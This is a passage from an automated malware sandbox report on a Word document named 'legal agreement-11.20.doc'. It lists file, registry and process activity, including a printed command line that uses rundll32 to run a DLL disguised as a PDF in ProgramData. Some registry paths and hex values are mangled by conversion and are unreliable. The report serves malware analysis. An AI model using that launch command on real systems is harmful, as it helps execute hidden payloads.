File Path	Offset	Length	Value	Ascii	Completion	Count	Address	Symbol	

Copyright null 2020 Page 48 of 53

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\fisYG.pdf	unknown	205	3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 22 75 72 69 7a 6b 39 22 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 68 74 6d 6c 3e 0a	.The requested URL "urizk9"	success or wait	1	7FEE9155EE6	WriteFile

### File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\legal agreement-11.20.doc	unknown	14	success or wait	1	7FEF4002158	unknown
C:\Users\user\Desktop\legal agreement-11.20.doc	unknown	4	success or wait	8	7FEF401D979	ReadFile
C:\Users\user\Desktop\legal agreement-11.20.doc	unknown	4	success or wait	16	7FEF401D979	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE902EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE9036CAC	ReadFile
C:\Users\user\Desktop\legal agreement-11.20.doc	2306	293	success or wait	2	7FEE93E9AC0	unknown
C:\User\\user\AppData\Loca\\Microsoft\Windows\Temporary Internet Files\Content.MSO\CB793AD.jpg	0	4096	success or wait	1	7FEE93E9AC0	unknowr
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CB793AD.jpg	0	64596	success or wait	1	7FEE93E9AC0	unknowr

# **Registry Activities**

# **Key Created**

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE93FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE93FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE93FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE93E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE93E9AC0	unknown
${\sf HKEY\_CURRENT\_USER\Software\Microsoft\Office\Lambda} \label{theory} Lambda $	success or wait	1	7FEE93E9AC0	unknown
$HKEY\_CURRENT\_USER\\ Software\\ Microsoft\\ Office\\ 14.0\\ Word\\ Resiliency\\ DocumentRecovery\\ F60F5$	success or wait	1	7FEE93E9AC0	unknown

# **Key Value Created**

Key Path	Name	Туре	Data	Completion		Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\F60F5	F60F5	binary	04 00 00 00 B8 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 44 00 65 00 65 00 65 00 5C 00 54 00 65 00 6D 00 5C 00 5C 00 5C 00 5C 00 67 00 73 00 2E 00 68 00 74 00 6D 00 6C 00 5C 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE93E9AC0	unknown
i							- 40 -4 50

Copyright null 2020 Page 49 of 53

Key Path	Name	Туре	00 00 00 00 00 00 00 00 00 00 00 00 00	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00				
conveight null 2020			00 00 00 00 00 00 00 00 00 00 00 00			Dog	e 50 of 53

Copyright null 2020 Page 50 of 53

			00 00 00 00 00 00 00 00 00 00 00 00			Source	
Key Path	Name	Туре	<b>Date</b> 00 00 00 00 00 00 00 00 00 00	Completion	Count	Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00				
			00 00 00 00 FF FF FF FF				

# **Key Value Modified**

y Path	Name	Туре	Old Data	New Data	Completion	Count	Source Address	Symb
EY_CURRENT_USER\Softwar		binary	04 00 00 00 B8 08 00 00 2A	04 00 00 00 B8 08 00 00 2A	success or wait	1	7FEE93E9AC0	-
lic	. 00. 0	Dirical y	00 00 00 43 00 3A 00 5C 00	00 00 00 43 00 3A 00 5C 00	ouccos of man	-		Gillaro
oft\Office\14.0\Word\Resili			55 00 73 00 65 00 72 00 73	55 00 73 00 65 00 72 00 73				
cy\DocumentRecovery\F60F5			00 5C 00 41 00 6C 00 62 00	00 5C 00 41 00 6C 00 62 00				
			75 00 73 00 5C 00 41 00 70	75 00 73 00 5C 00 41 00 70				
			00 70 00 44 00 61 00 74 00	00 70 00 44 00 61 00 74 00				
			61 00 5C 00 4C 00 6F 00 63	61 00 5C 00 4C 00 6F 00 63				
			00 61 00 6C 00 5C 00 54 00	00 61 00 6C 00 5C 00 54 00				
			65 00 6D 00 70 00 5C 00 69	65 00 6D 00 70 00 5C 00 69				
			00 6D 00 67 00 73 00 2E 00	00 6D 00 67 00 73 00 2E 00				
			68 00 74 00 6D 00 04 00 00	68 00 74 00 6D 00 04 00 00				
			00 69 00 6D 00 67 00 73 00	00 69 00 6D 00 67 00 73 00				
			00 00 00 00 01 00 00 00 00	00 00 00 00 01 00 00 00 00				
			00 00 00 11 7C 63 2E 9D C7	00 00 00 00 00 00 00 00 00				
			D6 01 F5 60 0F 00 F5 60 0F	00 00 F5 60 0F 00 F5 60 0F				
			00 00 00 00 00 DB 04 00 00	00 00 00 00 00 DB 04 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 FF FF FF	00 00 00 00 00 00 FF FF FF				
			FF 00 00 00 00 00 00 00 00	FF 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00				
			00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00				

Copyright null 2020 Page 51 of 53

				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			Source	
Key Path	h	Name	Туре	600 b 800 00 00 00 00 00	Me Model and 00 00 00 00 00	Completion	Count	Address	Symbol
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00				
				00 00 00 00 00 00 FF FF FF	00 00 00 00 00 00 FF FF FF				
				FF	FF				

Analysis Process: rundll32.exe PID: 2408 Parent PID: 2232

Copyright null 2020 Page 52 of 53

### General

Start time:	20:47:41
Start date:	30/11/2020
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 c:\programdata\flsYG.pdf,ShowDialogA -r
Imagebase:	0xff030000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

# File Activities

### File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\flsYG.pdf	unknown	64	success or wait	1	FF0327D0	ReadFile

# Disassembly

# **Code Analysis**

Copyright null 2020 Page 53 of 53